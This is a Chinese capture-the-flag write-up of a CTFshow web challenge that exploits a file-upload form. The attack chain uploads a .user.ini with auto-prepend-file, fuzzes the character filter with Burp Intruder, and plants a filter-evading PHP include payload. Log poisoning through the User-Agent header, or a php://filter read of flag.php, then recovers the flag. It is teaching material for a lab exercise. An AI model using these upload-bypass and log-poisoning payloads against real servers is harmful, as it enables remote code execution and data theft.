


CTFshow-web入门

后端校验要严密

上传图片

1. 查看网站用的什么服务器，.htaccess只能用于Apache服务器，所以配置文件要上传.user.ini



The screenshot shows the Wappalyzer extension interface. At the top, it displays the website URL 'CTFshow-web入门'. Below the URL, there's a message '后端校验要严密' and a green button labeled '上传图片'. The main area is titled 'Wappalyzer' and shows the detected technologies for the site:

| TECHNOLOGIES | MORE INFO |
|------------------------------|-----------------------------|
| Web 服务器 Nginx 1.20.1 | 反向代理 Nginx 1.20.1 |
| 编程语言 PHP 5.6.40 | 用户界面 (UI) 框架 Layui 2.5.6 |
| JavaScript 库 jQuery 3.2.1 | |

At the bottom, there's a section for generating sales leads with the text: 'Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.'

2. 先上传一个图片后缀的文件用于绕过前端，没有内容也行，用bp 抓包

```
-----WebKitFormBoundaryE9dDazlmtH  
7yxd9Z  
Content-Disposition: form-data;  
name="file"; filename="100.png"  
Content-Type: image/png  
  
-----WebKitFormBoundaryE9dDazlmtH  
7yxd9Z--
```

3.将filename改为.user.ini，再post传入文件内容，.user.ini文件会配置当前目录中的php文件

图片中auto_prepend_file=1.png的意思是在当前目录所有php文件前插入1.png的内容

#只影响php文件
auto-prepend-file: 在文件前插入
auto-append-file: 在文件最后插入

```
1 7yxd9Z  
2 Content-Disposition: form-data;  
3 name="file"; filename=".user.ini"  
4 Content-Type: image/png  
5 auto-prepend-file=1.png  
6 -----WebKitFormBoundaryE9dDazlmtH  
7 7yxd9Z--  
8
```

通过dirsearch可以摸清结构

```
airsearch -u https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/
/usr/share/dirsearch/lib/core/installation.py:24: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
    import pkg_resources

[|_|_ _ _ _ _] v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET
Threads: 25 | Wordlist size: 12293

Target: https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/

[10:55:10] Scanning:
[10:55:19] 200 - 0B - /flag.php
[10:55:20] 403 - 571B - /images/
[10:55:20] 301 - 185B - /images → http://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/images/
[10:55:20] 301 - 185B - /js → http://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/js/
[10:55:20] 403 - 571B - /js/
[10:55:25] 301 - 185B - /upload → http://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/upload/
[10:55:25] 200 - 61B - /upload.php
[10:55:25] 200 - 271B - /upload/
```

```
airsearch -u https://13757017-8edb-4883-aeb4-abc322f0562f.challenge.ctf.show/upload/
/usr/share/dirsearch/lib/core/installation.py:24: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
    import pkg_resources

[|_|_ _ _ _ _] v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET
Threads: 25 | Wordlist size: 12293

Target: https://13757017-8edb-4883-aeb4-abc322f0562f.challenge.ctf.show/

[11:01:37] Scanning: upload/
[11:01:47] 200 - 12B - /upload/index.php
```

4.修改完成后Forward，显示上传成功

文件上传成功，路径：upload/.user.ini

上传图片

5.再上传文件，同第二步

```
1 Accept-Encoding: gzip, deflate, br
2 Priority: u=1, i
3 Connection: keep-alive
4
5 -----WebKitFormBoundary9M3v12whqvtiHddR
6 Content-Disposition: form-data; name="file"; filename="100.png"
7 Content-Type: image/png
8
9 -----WebKitFormBoundary9M3v12whqvtiHddR--
```

6.测试过滤了那些字符，不然效率会很慢，先搞一个占位符

```
1 -----WebKitFormBoundary9M3v12whqvtiHddR
2 Content-Disposition: form-data; name="file";
3 Content-Type: image/png
4
5 |
6 -----WebKitFormBoundary9M3v12whqvtiHddR--
7
```

7.选中后Ctrl+I，送到Intruder模块并自动添加好了payload位置

```
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 -----WebKitFormBoundary9M3v12whqvtiHddR
22 Content-Disposition: form-data; name="file"; filename="100.png"
23 Content-Type: image/png
24
25 $1$
```

1个payload位置？

8.进入payload模块，加载fuzz文件，要取消勾选url编码，不然影响测试

fuzz文件的内容为所有字符，要获取可以执行下面的脚本，不需要可以直接看第九步

```
import string

with open("fuzz.txt", "w") as file:
    for c in string.printable:
        file.write(c+'\n')
#也可以在fuzz.txt文件中加如flag, php等关键字，顺便测试
```

The screenshot shows the configuration interface for payloads. It includes three main sections:

- Payload设置[简单列表]**: A list of characters from 0 to 6, with an input field for adding new items and a dropdown for adding from the list.
- Payload处理**: A table for defining processing rules, currently empty.
- Payload编码**: A section for URL encoding, with a checked checkbox for encoding characters like '<>?+&*;"\0|\^#'.

为了安全地发送HTTP请求，最终的payload将会对框框内容进行URL编码。如果不需要，可以取消勾勾。

9.筛选长度，过滤字符如下

| 结果 | 位置 | payload | 资源池 | 设置 |
|------------------------------------------|---------|---------|-------|-----|
| ▽ Intruder attack results filter: 显示所有条目 | | | | |
| 请求 | payload | 状态码 | 接收到响应 | 错误 |
| 70 | { | 200 | 28 | 687 |
| 79 | ; | 200 | 28 | 687 |
| 85 | [| 200 | 29 | 687 |
| 90 | ' | 200 | 31 | 687 |
| 91 | { | 200 | 25 | 687 |
| 95 | | 200 | 36 | 687 |
| 102 | php | 200 | 27 | 687 |
| 104 | log | 200 | 33 | 687 |
| 0 | | 200 | 59 | 660 |

10. 括号都没了，但是可以进行日志注入，在包含日志文件，nginx的默认日志文件为/var/log/nginx/access.log，log被过滤了，但是可以用':'连接

上传木马为， <?=include '/var/l'.og/nginx/access.l'.og?>

(当然也可以`<?=include"ph"."p://filter/convert.base64-encode/resource=../flag.p"."hp"?>`,更简单)

11.访问upload文件夹中的index.php并在User-Agent中添加php语句，Excute两次得到flag